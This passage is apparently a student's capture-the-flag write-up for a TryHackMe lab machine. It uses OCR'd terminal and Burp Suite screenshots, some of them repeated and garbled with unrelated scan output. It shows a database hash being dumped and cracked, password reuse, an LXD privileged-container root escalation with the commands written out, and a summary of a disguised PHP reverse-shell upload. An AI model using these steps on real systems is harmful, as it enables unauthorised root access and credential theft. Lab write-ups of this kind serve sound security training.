affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+-----+
| Database | Status: 200 | [Size: 1328] [→ http://10.10.233.153:65000/assets/]
+-----+-----+
| information_schema | Status: 200 | [Size: 800]
| tron | Status: 301 | [Size: 321] [→ http://10.10.233.153:65000/api/]
+-----+-----+
Progress: 33932 / 44122 (81.44%)
```

Question 8

Access the database and discover the encrypted credentials. What is the name of the database you find these in?

```
File Actions Edit View Help
Repeater Target Extender Project options User options Learn
Intercept HTTP/1.1 10.8.93.138 80% 4:51
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -h browser
mysql: [ERROR] mysql: option '-h' requires an argument
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.01 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Question 9

Crack the password. What is it?

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links for 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. On the right side of the header, there are links for 'Defuse.ca' and 'Twitter'. Below the header, the main title 'Free Password Hash Cracker' is displayed. A text input field contains the MD5 hash 'edc621628f6d19a13a00fd683f5e3ff7'. To the right of the input field is a reCAPTCHA verification box with the text 'I'm not a robot'. Below the input field, a note says 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai_bin)), QubesV3.1BackupDefaults'. A table below the input field shows the results for the entered hash:

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	MD5	@computer#

A note below the table says 'Color Codes: Green Exact match, Yellow Partial match, Red Not found.' Below the table is a link to 'Download CrackStation's Wordlist'. At the bottom of the page, there's a section titled 'How CrackStation Works' with a note about how it uses pre-computed lookup tables to crack hashes.

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Burp Suite Community Edition 10.8.93.138 80% 4:56

File Actions Edit View Help

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron | Burp's embedded |
+-----+
2 rows in set (0.01 sec)

mysql> use tron;
Reading table information for completion of table and column names.
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | flynn | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd home/flynn
bash: cd: home/flynn: No such file or directory
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ ss
 32°C Partly sunny 16:56
22/07/2022
```

Question 11

What is the value of the user.txt flag?

Burp Suite Community flynn@light-cycle:~ Temporary Project

```

File Actions Edit View Help
Tables_in_tron | Decoder | Comparator | Logger | Extender | Project options | User options | Learn
+-----+-----+-----+-----+-----+-----+-----+
| users | HTTP history | WebSockets history | Options |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd home/flynn
bash: cd: home/flynn: No such file or directory
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ ::1      ip6-allnodes  ip6-loopback
ff02::1  allnods  ip6-allrouters  light-cycle
ff02::2  ip6-localhost  localhost
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
/mnt/root recursive=true
Device trogdr added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

```

Use a different browser

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

[View documentation](#)

Right Ctrl

32°C Partly sunny 17:09
22/07/2022 ENG 4

Question 12

Check the user's groups. Which group can be leveraged to escalate privileges?

Burp Suite Community flynn@light-cycle:~ Temporary Project

```

File Actions Edit View Help
Tables_in_tron Decoder Comparator Logger Extender Project options User options Learn
| users HTTP history WebSockets history Options
1 row in set (0.00 sec)

mysql> select * from users;
+----+----+----+
| id | username | password |
+----+----+----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----+----+
1 row in set (0.00 sec)

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
bash: cd: /home/flynn: No such file or directory
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ 
::1      ip6-allnodes  ip6-loopback
ff02::1  ip6-allrouters light-cycle
ff02::2  ip6-localhost  localhost
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+----+----+----+----+----+----+----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+----+----+----+----+----+----+----+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+----+----+----+----+----+----+----+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

```

Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

View documentation

Right Ctrl

Cloud 32°C Partly sunny ⌂ ENG 17:09 22/07/2022

Question 13

What is the value of the root.txt flag?

```

10.8.93.138 80% 5:10
flynn@light-cycle:~ Temporary Project
File Actions Edit View Help
+---+---+---+---+---+---+
| 1 | flynn | Des | edc621628f6d19a13a00fd683f5e3ff7 | ---+---+---+---+---+---+
+---+---+---+---+---+---+
1 row in set (0.00 sec)

mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd home/flynn
bash: cd: home/flynn: No such file or directory
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ 
::1      ip6-allnodes    ip6-loopback
ff02::1   ip6-allrouters  light-cycle
ff02::2   ip6-localhost  localhost
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+---+---+---+---+---+---+---+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+---+---+---+---+---+---+---+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+---+---+---+---+---+---+---+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt          (Status: 200) [Size: 132B]
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
grid              (Status: 301) [Size: 32B] [→ http://10.10.233.153:65000/grid/]
server-status     (Status: 403) [Size: 28B]

As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!
/mnt/root/root # 

Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

View documentation

```

32°C Partly sunny 17:10 22/07/2022 4

Thought Process/Methodology:

Having accessed the target machine, we used nmap with my IP address and viewed the needed information. Next, we went to the login webpage. After that, we used gobuster to find the hidden webpage and other information. Then, we removed the javascript filter on proxy and switched on proxy. Next, we forwarded the GET request and dropped the client-side filter. After that was done, we modified shell.jpg.php and opened a listener. Next, we uploaded the shell.jpg.php and clicked it on the file. When the listener connected to the file, we used python3 -c 'import pty;pty.spawn("/bin/bash")' to spawn a better-featured bash shell. Next, we used export "TERM=xterm" to access the command "clear". Then, we stopped the listener and used "stty raw -echo; fg". Next, we used dir and pwd. After that, we changed the directory to /var/www/ and opened web.txt. After that, we changed the directory to TheGrid/ and went into includes. Then, I

opened dbauth.php. After that, we used mysql -utron -p and keyed in the password. Then, we viewed the databases and tables. After that, we selected users and we were shown the encoded password of flynn. Next, we cracked the password and used su to exploit the new user. After that, we opened user.txt and used lxc image list. When we were shown images, we create the box (strongbad) with the device name (trogdor). Then, we start the container and changed directory to /mnt/root/root. Then, we opened the root.txt.